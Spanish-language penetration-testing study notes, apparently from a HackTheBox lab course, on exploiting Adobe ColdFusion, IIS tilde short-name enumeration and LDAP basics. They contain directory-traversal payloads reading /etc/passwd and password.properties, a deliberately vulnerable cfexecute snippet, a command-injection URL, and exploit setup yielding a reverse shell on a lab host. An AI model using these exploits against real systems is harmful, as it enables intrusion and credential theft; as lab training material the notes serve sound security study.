Estos archivos ColdFusion son vulnerables a un ataque de recorrido de directorio en **Adobe ColdFusion 9.0.1** y **earlier versions**. Los atacantes remotos pueden aprovechar esta vulnerabilidad para leer archivos arbitrarios mediante la manipulación de **locale parameter** estos archivos ColdFusion específicos.

Con esta vulnerabilidad, los atacantes pueden acceder a archivos fuera del directorio previsto mediante la inclusión `../` de secuencias en el parámetro de archivo. Por ejemplo, considere la siguiente URL:

```
http://www.example.com/CFIDE/administrator/settings/mappings.cfm?locale=en
```

```
http://www.example.com/CFIDE/administrator/settings/mappings.cfm?locale=en
```

En este ejemplo, la URL intenta acceder al archivo **mappings.cfm** en el directorio **/CFIDE/administrator/settings/** de la aplicación web con una configuración **en** regional específica. Sin embargo, se puede ejecutar un ataque de cruce de directorios manipulando el parámetro de configuración regional de la URL, lo que permite a un atacante leer archivos arbitrarios ubicados fuera del directorio deseado, como archivos de configuración o archivos del sistema.

```
http://www.example.com/CFIDE/administrator/settings/mappings.cfm?locale=../../../../etc/passwd
```

```
http://www.example.com/CFIDE/administrator/settings/mappings.cfm?locale=../../../../../../../../etc/passwd
```

En este ejemplo, las secuencias `../` se han utilizado para reemplazar una válida **locale** para recorrer la estructura del directorio y acceder al archivo **passwd** ubicado en el directorio **/etc/**.

Usando **searchsploit**, copie el exploit a un directorio de trabajo y luego ejecute el archivo para ver qué argumentos requiere.

```
searchsploit -p 14641
```

```
[!bash!]$ searchsploit -p 14641

Exploit: Adobe ColdFusion - Directory Traversal
        URL: https://www.exploit-db.com/exploits/14641
        Path: /usr/share/exploitdb/exploits/multiple/remote/14641.py
        File Type: Python script, ASCII text executable

Copied EDB-ID #14641's path to the clipboard
```

Coldfusion - Exploitación

```
cp /usr/share/exploitdb/exploits/multiple/remote/14641.py .
python2 14641.py
```

```
[!bash!]$ cp /usr/share/exploitdb/exploits/multiple/remote/14641.py .
[!bash!]$ python2 14641.py
usage: 14641.py <host> <port> <file_path>
example: 14641.py localhost 80 ../../../../../../lib/password.properties
if successful, the file will be printed
```

El archivo **password.properties** de ColdFusion es un archivo de configuración que almacena de forma segura contraseñas cifradas para varios servicios y recursos que utiliza el servidor ColdFusion. Contiene una lista de pares clave-valor, donde la clave representa el nombre del recurso y el valor es la contraseña cifrada. Estas contraseñas cifradas se utilizan para servicios como **database connections, mail servers, LDAP servers** y otros recursos que requieren autenticación. Al almacenar contraseñas cifradas en este archivo, ColdFusion puede recuperarlas y utilizarlas automáticamente para autenticarse con los servicios respectivos sin necesidad de introducir manualmente las contraseñas cada vez. El archivo suele estar en el directorio **[cf_root]/lib** y se puede gestionar a través del Administrador de ColdFusion.

Al proporcionar los parámetros correctos al script de explotación y especificar la ruta del archivo deseado, el script puede activar un exploit en los puntos finales vulnerables mencionados anteriormente. El script mostrará el resultado del intento de explotación:

python2	14641.py	10.129.204.230	8500
"../../../../../../../../ColdFusion8/lib/password.properties"			

```
AlejandroGB@htb:[/htb]$ python2 14641.py 10.129.204.230 8500 "../../../../../../../../ColdFusion8/lib/password.properties"
Atacando ColdFusion
-----
trying /CFIDE/wizards/common/_logintowizard.cfm
title from server in /CFIDE/wizards/common/_logintowizard.cfm:
-----
#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>$_6& \\Q>[K\]=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
-----
...
```

Como podemos ver, se ha recuperado el contenido del archivo **password.properties**, lo que demuestra que este objetivo es vulnerable a **CVE-2010-2861**.

RCE no autenticado

La ejecución remota de código no autenticado (**RCE**) es un tipo de vulnerabilidad de seguridad que permite a un atacante acceder **execute arbitrary code** a un sistema vulnerable **without requiring authentication**. Este tipo de vulnerabilidad puede tener consecuencias graves, ya que **enable an attacker to take complete control of the system** potencialmente robará datos confidenciales o causará daños al sistema.

La diferencia entre un **RCE** y un **Unauthenticated Remote Code Execution** es si un atacante necesita o no proporcionar credenciales de autenticación válidas para explotar la vulnerabilidad. Una vulnerabilidad RCE permite a un atacante ejecutar código arbitrario en un sistema de destino, independientemente de si tiene o no credenciales válidas. Sin embargo, en muchos casos, las vulnerabilidades RCE requieren que el atacante ya tenga acceso a alguna parte del sistema, ya sea a través de una cuenta de usuario u otros medios.

Por el contrario, una vulnerabilidad RCE no autenticada permite a un atacante ejecutar código arbitrario en un sistema de destino sin credenciales de autenticación válidas. Esto hace que este tipo de vulnerabilidad sea particularmente peligrosa, ya que un atacante puede potencialmente tomar el control de un sistema o ejecutar comandos maliciosos sin ninguna barrera de entrada.

En el contexto de las aplicaciones web ColdFusion, un ataque RCE no autenticado ocurre cuando un atacante puede ejecutar código arbitrario en el servidor sin requerir autenticación. Esto puede suceder cuando una aplicación web permite la ejecución de código arbitrario a través de una característica o función que no requiere autenticación, como una consola de depuración o una funcionalidad de carga de archivos. Considere el siguiente código:

```
<cfset cmd = "#cgi.query_string#">
<cfexecute name="cmd.exe" arguments="/c #cmd#" timeout="5">
```

Código: **html**

```
<cfset cmd = "#cgi.query_string#">
<cfexecute name="cmd.exe" arguments="/c #cmd#" timeout="5">
```

En el código anterior, la variable **cmd** se crea concatenando la variable **cgi.query_string** con un comando que se va a ejecutar. Luego, este comando se ejecuta utilizando la función **cfexecute**, que ejecuta el programa **cmd.exe** de Windows con los argumentos especificados. Este código es vulnerable a un ataque RCE no autenticado porque no valida correctamente la variable **cmd** antes de ejecutarla ni requiere que el usuario esté autenticado. Un atacante podría simplemente pasar un comando malicioso como variable **cgi.query_string** y el servidor lo ejecutaría.

```
http://www.example.com/index.cfm?; echo "This server has been compromised!" > C:\compromise.txt
```

```
http://www.example.com/index.cfm?%3B%20echo%20%22This%20server%20has%20been%20compromised%21%22%20%3E%20C%3A%5Ccompromise.txt
```

```
Código: http  
# Decoded: http://www.example.com/index.cfm?; echo "This server has been compromised!" > C:\compromise.txt  
http://www.example.com/index.cfm?%3B%20echo%20%22This%20server%20has%20been%20compromised%21%22%20%3E%20C%3A%5Ccompromise.txt
```

Esta URL incluye un punto y coma (**%3B**) al comienzo de la cadena de consulta, lo que puede permitir la ejecución de varios comandos en el servidor. Esto podría agregar funcionalidad legítima con un comando no deseado. El comando **echo** incluido imprime un mensaje en la consola y va seguido de un comando de redirección para escribir un archivo en el directorio **C:** con un mensaje que indica que el servidor ha sido comprometido.

Un ejemplo de un ataque RCE no autenticado de ColdFusion es la CVE-2009-2265vulnerabilidad que afectó a las versiones 8.0.1 y anteriores de Adobe ColdFusion. Esta vulnerabilidad permitía a usuarios no autenticados cargar archivos y obtener ejecución remota de código en el host de destino. La vulnerabilidad existe en el paquete FCKeditor y se puede acceder a ella en la siguiente ruta:

```
http://www.example.com/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=
```

```
Código: http  
http://www.example.com/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=
```

CVE-2009-2265 es la vulnerabilidad identificada por nuestra búsqueda anterior en SearchSploit como **Adobe ColdFusion 8 - Remote Command Execution (RCE)**. Introdúzcalo en un directorio de trabajo.

```
searchsploit -p 50057
```

A terminal window titled "Atacando ColdFusion" showing the output of the command "searchsploit -p 50057". The output includes details about the exploit: Adobe ColdFusion 8 - Remote Command Execution (RCE), URL: https://www.exploit-db.com/exploits/50057, Path: /usr/share/exploitdb/exploits/cfm/webapps/50057.py, and File Type: Python script, ASCII text executable. A message at the bottom says "Copied EDB-ID #50057's path to the clipboard".

```
cp /usr/share/exploitdb/exploits/cfm/webapps/50057.py .
```

A terminal window titled "Atacando ColdFusion" showing the command "cp /usr/share/exploitdb/exploits/cfm/webapps/50057.py ." being entered.

Una revisión rápida con **cat** del código indica que el script necesita cierta información. Establezca la información correcta y ejecute el exploit.

Modificación de exploits

A terminal window showing the exploit code. The title bar says "Código: python". The code defines variables for local host (lhost), local port (lport), target host (rhost), target port (rport), and a filename (filename) using UUID.

```
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.14.55' # HTB VPN IP
    lport = 4444 # A port not in use on localhost
    rhost = "10.129.247.30" # Target IP
    rport = 8500 # Target Port
    filename = uuid.uuid4().hex
```

El exploit tardará un poco en ejecutarse, pero eventualmente devolverá un shell remoto funcional.

Explotación

```
AlejandroGB@htb:~/htb$ python3.5 50057.py
Atacando ColdFusion

Generating a payload...
Payload size: 1497 bytes
Saved as: 1269fd7bd2b341fab6751ec31bbfb610.jsp

Printing request...
Content-type: multipart/form-data; boundary=77c732cb2f394ea79c71d42d50274368
Content-length: 1698

--77c732cb2f394ea79c71d42d50274368

<SNIP>

--77c732cb2f394ea79c71d42d50274368--

Sending request and printing response...

<script type="text/javascript">
    window.parent.OnUploadCompleted( 0, "/userfiles/file/1269fd7bd2b341fab6751ec31bbfb610.jsp/1269fd7bd2b341fab6751ec31bbfb610.jsp"
</script>

Printing some information for debugging...
lhost: 10.10.14.55
lport: 4444
rhost: 10.129.247.30
rport: 8500
payload: 1269fd7bd2b341fab6751ec31bbfb610.jsp

Deleting the payload...

Listening for connection...

Executing the payload...
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on ::::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.247.30
Ncat: Connection from 10.129.247.30:49866.
```

Shell inversa

```
Atacando ColdFusion

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5C03-76A8

Directory of C:\ColdFusion8\runtime\bin

22/03/2017  08:53    <DIR>          .
22/03/2017  08:53    <DIR>          ..
18/03/2008  11:11    <DIR>          64.512 java2wsdl.exe
19/01/2008  09:59    <DIR>          2.629.632 jikes.exe
18/03/2008  11:11    <DIR>          64.512 jrun.exe
18/03/2008  11:11    <DIR>          71.680 jrunsvc.exe
18/03/2008  11:11    <DIR>          5.120 jrunsvmsg.dll
18/03/2008  11:11    <DIR>          64.512 jspc.exe
22/03/2017  08:53    <DIR>          1.804 jvm.config
18/03/2008  11:11    <DIR>          64.512 migrate.exe
18/03/2008  11:11    <DIR>          34.816 portscan.dll
18/03/2008  11:11    <DIR>          64.512 sniffer.exe
18/03/2008  11:11    <DIR>          78.848 WindowsLogin.dll
18/03/2008  11:11    <DIR>          64.512 wsconfig.exe
22/03/2017  08:53    <DIR>          1.013 wsconfig_jvm.config
18/03/2008  11:11    <DIR>          64.512 wsdl2java.exe
18/03/2008  11:11    <DIR>          64.512 xmlscript.exe

15 File(s)      3.339.009 bytes
2 Dir(s)   1.432.776.704 bytes free
```

Comandos:

8500/tcp open fftp	Identificamos con el nombre del servicio
CFIDE/administrator/settings/mappings.cfm	Ruta
logging/settings.cfm	Ruta
datasources/index.cfm	Ruta
j2eepackaging/editarchive.cfm	Ruta
CFIDE/administrator/enter.cfm	Ruta
python2.7 14641.py 10.129.133.147 8500 ../../../../../../../lib/password.properties	(searchsploit adobe coldfusion) (14641.py) También en metasploit
Editar el exploit 50057.py if __name__ == '__main__': # Define some information lhost = '10.10.15.189' lport = 7777 rhost = "10.129.245.64" rport = 8500 filename = uuid.uuid4().hex	RCE (searchsploit adobe coldfusion) 50057.py

Instalar Searchsploit:

```
sudo rm -rf /opt/exploitdb
git clone https://gitlab.com/exploit-database/exploitdb.git /opt/exploitdb
ls -l /opt/exploitdb
sudo ln -sf /opt/ExploitDB/searchsploit /usr/local/bin/searchsploit
searchsploit Adobe ColdFusion

sudo rm -f /usr/bin/searchsploit
sudo rm -f /usr/local/bin/searchsploit
sudo ln -sf /opt/exploitdb/searchsploit /usr/local/bin/searchsploit
ls -l /usr/local/bin/searchsploit
searchsploit Adobe ColdFusion
```

Enumeración de tilde de IIS

La enumeración de directorios con tilde de IIS es una técnica que se utiliza para descubrir archivos, directorios y nombres de archivo cortos (también conocidos como **8.3 format**) ocultos en algunas versiones de servidores web de Microsoft Internet Information Services (IIS). Este método aprovecha una vulnerabilidad específica de IIS, que resulta de la forma en que administra los nombres de archivo dentro de sus directorios.

Cuando se crea un archivo o una carpeta en un servidor IIS, Windows genera un nombre de archivo corto en formato .txt **8.3 format**, que consta de ocho caracteres para el nombre del archivo, un punto y tres caracteres para la extensión. Curiosamente, estos nombres de archivo cortos pueden otorgar acceso a sus archivos y carpetas correspondientes, incluso si estaban destinados a permanecer ocultos o inaccesibles.

El carácter tilde (~), seguido de un número de secuencia, indica un nombre de archivo corto en una URL. Por lo tanto, si alguien determina el nombre de archivo corto de un archivo o carpeta, puede aprovechar el carácter tilde y el nombre de archivo corto en la URL para acceder a datos confidenciales o recursos ocultos.

La enumeración de directorios con tilde de IIS implica principalmente el envío de solicitudes HTTP al servidor con distintas combinaciones de caracteres en la URL para identificar nombres de archivo cortos válidos. Una vez que se detecta un nombre de archivo corto válido, esta información se puede utilizar para acceder al recurso relevante o enumerar más a fondo la estructura del directorio.

El proceso de enumeración comienza enviando solicitudes con varios caracteres después de la tilde:

```
Código: http
http://example.com/~a
http://example.com/~b
http://example.com/~c
...
```

Supongamos que el servidor contiene un directorio oculto llamado SecretDocuments. Cuando se envía una solicitud a **http://example.com/~s**, el servidor responde con un **200 OK** código de estado, que revela un directorio con un nombre corto que comienza con "s". El proceso de enumeración continúa agregando más caracteres:

```
Código: http
```

```
http://example.com/~se  
http://example.com/~sf  
http://example.com/~sg  
...
```

Para la solicitud **http://example.com/~se**, el servidor devuelve un **200 OK** código de estado y refina aún más el nombre corto a "se". Se envían solicitudes posteriores, como las siguientes:

```
Código: http
```

```
http://example.com/~sec  
http://example.com/~sed  
http://example.com/~see  
...
```

El servidor entrega un **200 OK** código de estado para la solicitud **http://example.com/~sec**, limitando aún más el nombre corto a "sec".

Continuando con este procedimiento, el nombre corto **secret~1** finalmente se descubre cuando el servidor devuelve un **200 OK** código de estado para la solicitud **http://example.com/~secret**.

Una vez que se identifica el nombre corto **secret~1**, se puede realizar la enumeración de nombres de archivos específicos dentro de esa ruta, exponiendo potencialmente documentos confidenciales.

Por ejemplo, si se determina el nombre corto **secret~1** para el directorio oculto SecretDocuments, se puede acceder a los archivos de ese directorio enviando solicitudes como:

```
Código: http
```

```
http://example.com/secret~1/somefile.txt  
http://example.com/secret~1/anotherfile.docx
```

La misma técnica de enumeración de directorios con tilde de IIS también puede detectar nombres de archivo cortos 8.3 para los archivos dentro del directorio. Después de obtener los nombres cortos, se puede acceder directamente a esos archivos utilizando los nombres cortos en las solicitudes.

Código: http

```
http://example.com/secret~1/somefi~1.txt
```

En los nombres de archivo cortos 8.3, como **somefi~1.txt**, el número "1" es un identificador único que distingue a los archivos con nombres similares dentro del mismo directorio. Los números que siguen a la tilde (~) ayudan al sistema de archivos a diferenciar entre archivos que comparten similitudes en sus nombres, lo que garantiza que cada archivo tenga un nombre de archivo corto 8.3 distinto.

Por ejemplo, si dos archivos nombrados **somefile.txt** y **somefile1.txt** existen en el mismo directorio, sus nombres de archivo cortos 8.3 serían:

- **somefi~1.txt** para **somefile.txt**
- **somefi~2.txt** para **somefile1.txt**

Enumeración

La fase inicial implica mapear el objetivo y determinar qué servicios están operando en sus respectivos puertos.

Nmap - Puertos abiertos

```
nmap -p- -sV -sC --open 10.129.224.91
```

Enumeración de tilde de IIS

```
AlejandroGB@htb:[/htb]$ nmap -p- -sV -sC --open 10.129.224.91
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-14 19:44 GMT
Nmap scan report for 10.129.224.91
Host is up (0.011s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

IIS 7.5 se ejecuta en el puerto 80. Ejecutar un ataque de enumeración de tilde en esta versión podría ser una opción viable.

Enumeración de tildes mediante el escáner de nombres cortos de IIS

Enviar solicitudes HTTP manualmente para cada letra del alfabeto puede ser un proceso tedioso. Afortunadamente, existe una herramienta llamada **IIS-ShortName-Scanner** que puede automatizar esta tarea. Puede encontrarla en GitHub en el siguiente enlace: [IIS-ShortName-Scanner](#). Para usarla **IIS-ShortName-Scanner**, deberá instalar Oracle Java en Pwnbox o en su máquina virtual local. Puede encontrar detalles en el siguiente enlace. [Cómo instalar Oracle Java](#)

Cuando ejecute el siguiente comando, le solicitará un proxy, simplemente presione Enter para No.

```
AlejandroGB@htb[/htb]$ java -jar iis_shortname_scanner.jar 0 5 http://10.129.204.231/
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Do you want to use proxy [Y=Yes, Anything Else=No]?
# IIS Short Name (8.3) Scanner version 2023.0 - scan initiated 2023/03/23 15:06:57
Target: http://10.129.204.231/
|_ Result: Vulnerable
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): ~/1/
|_ Extra information:
  |_ Number of sent requests: 553
  |_ Identified directories: 2
    |_ ASPNET~1
    |_ UPLOAD~1
  |_ Identified files: 3
    |_ CSASPX~1.CS
      |_ Actual extension = .CS
    |_ CSASPX~1.CS??
    |_ TRANSF~1.ASP
```

Al ejecutar la herramienta, descubre 2 directorios y 3 archivos. Sin embargo, el objetivo no permite **GET** el acceso a **http://10.129.204.231/TRANSF~1.ASP**, por lo que es necesario realizar un ataque de fuerza bruta para acceder al nombre del archivo restante.

Generar lista de palabras ([descargar script](#))

La imagen pwnbox ofrece una amplia colección de listas de palabras ubicadas en el directorio **/usr/share/wordlists/**, que pueden utilizarse para este propósito.

```
egrep -r ^transf /usr/share/wordlists/* | sed 's/^[:^:]*/' > /tmp/list.txt
```

```
AlejandroGB@htb[/htb]$ egrep -r ^transf /usr/share/wordlists/* | sed 's/^[:^:]*/' > /tmp/list.txt
```

El comando tiene varias partes que trabajan juntas para buscar y procesar texto dentro de los archivos en el directorio /usr/share/wordlists/. Aquí está el desglose:

1. **egrep -r ^transf /usr/share/wordlists/***

- **egrep**: Una variante de grep que soporta expresiones regulares extendidas.
 - **-r**: Busca de manera recursiva en todos los archivos y subdirectorios del directorio especificado (/usr/share/wordlists/*).
 - **^transf**: Busca líneas que comiencen con la palabra transf. El símbolo ^ indica "inicio de línea".
 - Resultado: Devuelve todas las líneas que comienzan con transf junto con el nombre del archivo donde se encuentran (en el formato ruta_del_archivo:línea).
-

2. | **sed 's/^[:]*://'**

- **|**: Pasa la salida de egrep como entrada al siguiente comando (sed).
 - **sed**: Editor de flujo utilizado para buscar y reemplazar texto.
 - **'s/^[:]*://'**:
 - **s**: Especifica una operación de sustitución.
 - **^[:]***: Busca todo lo que está antes del primer carácter : en cada línea.
 - **^**: Inicio de línea.
 - **[[:]***: Cualquier cantidad de caracteres que no sean : (el ^ dentro de los corchetes indica negación).
 - **:**: El carácter específico que se busca.
 - **//**: Sustituye lo encontrado por un texto vacío (lo elimina).
 - Resultado: Elimina el prefijo del nombre del archivo, dejando solo el contenido de la línea.
-

3. > /tmp/list.txt

- Redirige la salida del comando sed a un archivo llamado list.txt dentro del directorio temporal /tmp.
 - Si el archivo ya existe, se sobrescribe.
-

Resumen

Este comando:

1. Busca recursivamente todas las líneas que comienzan con transf en los archivos de /usr/share/wordlists/.
2. Extrae solo el contenido de la línea (elimina los nombres de los archivos).
3. Guarda el resultado en /tmp/list.txt.


Microsoft IIS (wordsearch.sh)

[¡Descarga el script listo AQUÍ!](#)

Enumeración de Gobuster

Una vez que haya creado la lista de palabras personalizada, puede usarla **gobuster** para enumerar todos los elementos del objetivo. GoBuster es una herramienta de fuerza bruta de directorios y archivos de código abierto escrita en el lenguaje de programación Go. Está diseñada para que los evaluadores de penetración y los profesionales de la seguridad ayuden a identificar y descubrir archivos, directorios o recursos ocultos en los servidores web durante las evaluaciones de seguridad.

```
gobuster dir -u http://10.129.204.231/ -w /tmp/list.txt -x .aspx,.asp
```



```
AlejandroGB@htb:~/htb$ gobuster dir -u http://10.129.204.231/ -w /tmp/list.txt -x .aspx,.asp
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firegart)
=====
[+] Url:          http://10.129.204.231/
[+] Method:       GET
[+] Threads:     10
[+] WordList:    /tmp/list.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.5
[+] Extensions: asp,aspx
[+] Timeout:     10s
=====
2023/03/23 15:14:05 Starting gobuster in directory enumeration mode
=====
/transf/*.aspx      (Status: 200) [Size: 941]
Progress: 308 / 309 (99.03%)
=====
2023/03/23 15:14:11 Finished
=====
```

Detalles por versión:

IIS 5.0 (Windows 2000):

Totalmente vulnerable, ya que esta versión manejaba los nombres de archivo en formato 8.3 sin restricciones significativas.

IIS 6.0 (Windows Server 2003):

También es vulnerable si está habilitada la compatibilidad con nombres cortos en el sistema de archivos NTFS (algo común en configuraciones predeterminadas).

IIS 7.0 (Windows Server 2008):

La vulnerabilidad es menos común, pero sigue presente en configuraciones específicas donde se habilitan explícitamente nombres de archivo cortos. Microsoft comenzó a deshabilitar el soporte para el formato 8.3 de forma predeterminada en esta versión en configuraciones más estrictas.

IIS 7.5 y versiones posteriores:

Las versiones a partir de IIS 7.5 (Windows Server 2008 R2) tienen deshabilitado el soporte para nombres de archivo en formato 8.3 de forma predeterminada. Sin embargo, si el administrador habilitó manualmente esta función a nivel de sistema de archivos o configuración, podría haber casos excepcionales de exposición.

Comandos:

nmap -p- -sV -sC --open 10.129.224.91 https://ubuntuhandbook.org/index.php/2022/03/install-jdk-18-ubuntu/	Enumeracion con NMAP Descargar JAVA para usar IIS-ShortName-Scanner
sudo dpkg -i jdk-21_linux-x64_bin.deb	Comando para instalar java
Vamos a la siguiente url https://github.com/irsdl/IIS-ShortName-Scanner/tree/master/release donde debemos descargar iis_shortname_scanner.jar y config.xml para poder ejecutar el script de java	
java -jar iis_shortname_scanner.jar 0 5 http://10.129.150.214/ veremos algo como _ TRANSF~1.ASP que es la palabra incompleta, ahora debemos buscar la palabra completa con gobuster (Generar primero la lista de palabras)	Ejecutamos el script
egrep -r ^transf /usr/share/wordlists/* sed 's/^[:^:]*/' > /tmp/list.txt https://github.com/Anonimo501/wordsearch/tree/main	Generar lista de palabras Generador - lista de palabras
gobuster dir -u http://10.129.204.231/ -w /tmp/list.txt -x .aspx,.asp	Atacar

LDAP

LDAP (Lightweight Directory Access Protocol) se utiliza **a protocol** para **access and manage directory information**. Un **directory** es un **hierarchical data store** que contiene información sobre recursos de red como **users, groups, computers, printers** y otros dispositivos. LDAP proporciona algunas funciones excelentes:

Funcionalidad	Descripción
Efficient	Consultas y conexiones a servicios de directorio eficientes y rápidas, gracias a su lenguaje de consulta eficiente y al almacenamiento de datos no normalizado.
Global naming model	Admite múltiples directorios independientes con un modelo de nombres global que garantiza entradas únicas.
Extensible and flexible	Esto ayuda a cumplir con los requisitos locales y futuros al permitir atributos y esquemas personalizados.
Compatibility	Es compatible con muchos productos y plataformas de software ya que se ejecuta directamente sobre TCP/IP y SSL y es platform-independent adecuado para su uso en entornos heterogéneos con varios sistemas operativos.
Authentication	Proporciona authentication mecanismos que permiten a los usuarios sign on once acceder a múltiples recursos del servidor de forma segura.

Sin embargo, también presenta algunos problemas importantes:

Funcionalidad	Descripción
Compliance	Servidores de directorio must be LDAP compliant para el servicio a implementar, que pueden ser limit the choice de proveedores y productos.
Complexity	Difficult to use and understand para muchos desarrolladores y administradores, que quizás no sepan cómo configurar correctamente los clientes LDAP o usarlo de forma segura.
Encryption	LDAP does not encrypt its traffic by default , que expone los datos confidenciales a posibles escuchas y manipulaciones. Se debe utilizar LDAPS (LDAP sobre SSL) o StartTLS para habilitar el cifrado.
Injection	Vulnerable to LDAP injection attacks , donde usuarios malintencionados pueden manipular consultas LDAP y gain unauthorised access acceder a datos o recursos. Para evitar este tipo de ataques, se debe implementar la validación de entrada y la codificación de salida.

LDAP **commonly used** sirve para proporcionar servicios de directorio y de administración **central location**. Los servicios de directorio son recopilaciones de información sobre la organización, sus usuarios y activos, como nombres de usuario y contraseñas. LDAP permite a las organizaciones almacenar, administrar y proteger esta información de manera estandarizada. A continuación, se presentan algunos casos de uso comunes: **accessing managing**

Caso de uso	Descripción
Authentication	LDAP se puede utilizar para central authentication permitir que los usuarios tengan credenciales de inicio de sesión únicas en varias aplicaciones y sistemas. Este es uno de los casos de uso más comunes de LDAP.
Authorisation	LDAP puede manage permissions utilizarse access control para recursos de red como carpetas o archivos en un recurso compartido de red. Sin embargo, esto puede requerir una configuración adicional o la integración con protocolos como Kerberos.
Directory Services	LDAP proporciona una manera de almacenar search datos retrieve y modify data en un directorio, lo que lo hace útil para administrar grandes cantidades de usuarios y dispositivos en una red corporativa. LDAP is based on the X.500 standard para servicios de directorio.
Synchronisation	LDAP se puede utilizar en keep data consistent varios sistemas pasando replicating changes de un directorio a otro.

Hay dos implementaciones populares de LDAP: **OpenLDAP**, un software de código abierto ampliamente utilizado y compatible, y **Microsoft Active Directory**, una implementación basada en Windows que se integra perfectamente con otros productos y servicios de Microsoft.

Aunque LDAP y AD son **related**, son **serve different purposes**. LDAP es un **protocol** que especifica el método de acceso y modificación de servicios de directorio, mientras que AD es un **directory Service** que almacena y administra datos de usuarios y equipos. Si bien LDAP puede comunicarse con AD y otros servicios de directorio, no es un servicio de directorio en sí mismo. AD ofrece funcionalidades adicionales, como administración de políticas, inicio de sesión único e integración con varios productos de Microsoft.

LDAP	Directorio Activo (AD)
Una protocol que define cómo los clientes y servidores se comunican entre si para acceder y manipular datos almacenados en un servicio de directorio.	Un sistema directory server que utiliza LDAP como uno de sus protocolos para proporcionar autenticación, autorización y otros servicios para redes basadas en Windows.
Un open and cross-platform protocol que se puede utilizar con diferentes tipos de servidores de directorio y aplicaciones.	Proprietary software que sólo funciona con sistemas basados en Windows y requiere componentes adicionales como DNS (Sistema de nombres de dominio) y Kerberos para su funcionalidad.
Tiene una flexible and extensible schema que permite que los administradores o desarrolladores definan atributos personalizados y clases de objetos.	Tiene un predefined schema que sigue y amplía el estándar X.500 con clases de objetos adicionales y atributos específicos para entornos Windows. Las modificaciones deben realizarse con precaución y cuidado.
Admite soporte multiple authentication mechanisms como enlace simple, SASL, etc.	Admite Kerberos como mecanismo de autenticación principal pero también admite NTLM (NT LAN Manager) y LDAP sobre SSL/TLS para compatibilidad con versiones anteriores.

LDAP funciona mediante un protocolo LDAP **client-server architecture**. Un cliente envía una solicitud LDAP a un servidor, que busca en el servicio de directorio y devuelve una respuesta al cliente. LDAP es un protocolo más simple y eficiente que X.500, en el que se basa. Utiliza un modelo cliente-servidor, donde los clientes envían solicitudes a los servidores mediante mensajes LDAP codificados en ASN.1 (Abstract Syntax Notation One) y transmitidos a través de TCP/IP (Transmission Control Protocol/Internet Protocol). Los servidores procesan las solicitudes y envían respuestas utilizando el mismo formato. LDAP admite varias solicitudes, como **bind**, **unbind**, **search**, **compare**, **add**, **delete**, **modify**, etc.

LDAP requests Son los datos **messages** que los clientes envían a los servidores **perform operations** almacenados en un servicio de directorio. Una solicitud LDAP se compone de varios componentes:

1. **Session connection**: El cliente se conecta al servidor a través de un puerto LDAP (normalmente 389 o 636).
2. **Request type**: El cliente especifica la operación que desea realizar, como **bind**, **search**, etc.
3. **Request parameters**: El cliente proporciona información adicional para la solicitud, como el **distinguished name (DN)** de la entrada a la que se accederá o modificará, el alcance y filtro de la consulta de búsqueda, los atributos y valores a agregar o cambiar, etc.

4. **Request ID**: El cliente asigna un identificador único para cada solicitud para que coincida con la respuesta correspondiente del servidor.

Una vez que el servidor recibe la solicitud, la procesa y envía un mensaje de respuesta que incluye varios componentes:

1. **Response type**: El servidor indica la operación que se realizó en respuesta a la solicitud.
2. **Result code**: El servidor indica si la operación fue exitosa o no y por qué.
3. **Matched DN**: Si corresponde, el servidor devuelve el DN de la entrada existente más cercana que coincide con la solicitud.
4. **Referral**: El servidor devuelve una URL de otro servidor que puede tener más información sobre la solicitud, si corresponde.
5. **Response data**: El servidor devuelve cualquier dato adicional relacionado con la respuesta, como los atributos y valores de una entrada que se buscó o modificó.

Después de recibir y procesar la respuesta, el cliente se desconecta del puerto LDAP.

búsqueda ldap

Por ejemplo, **ldapsearch** es una utilidad de línea de comandos que se utiliza para buscar información almacenada en un directorio mediante el protocolo LDAP. Se utiliza habitualmente para consultar y recuperar datos de un servicio de directorio LDAP.

```
ldapsearch -H ldap://ldap.example.com:389 -D "cn=admin,dc=example,dc=com" -w secret123 -b "ou=people,dc=example,dc=com" "(mail=john.doe@example.com)"
```



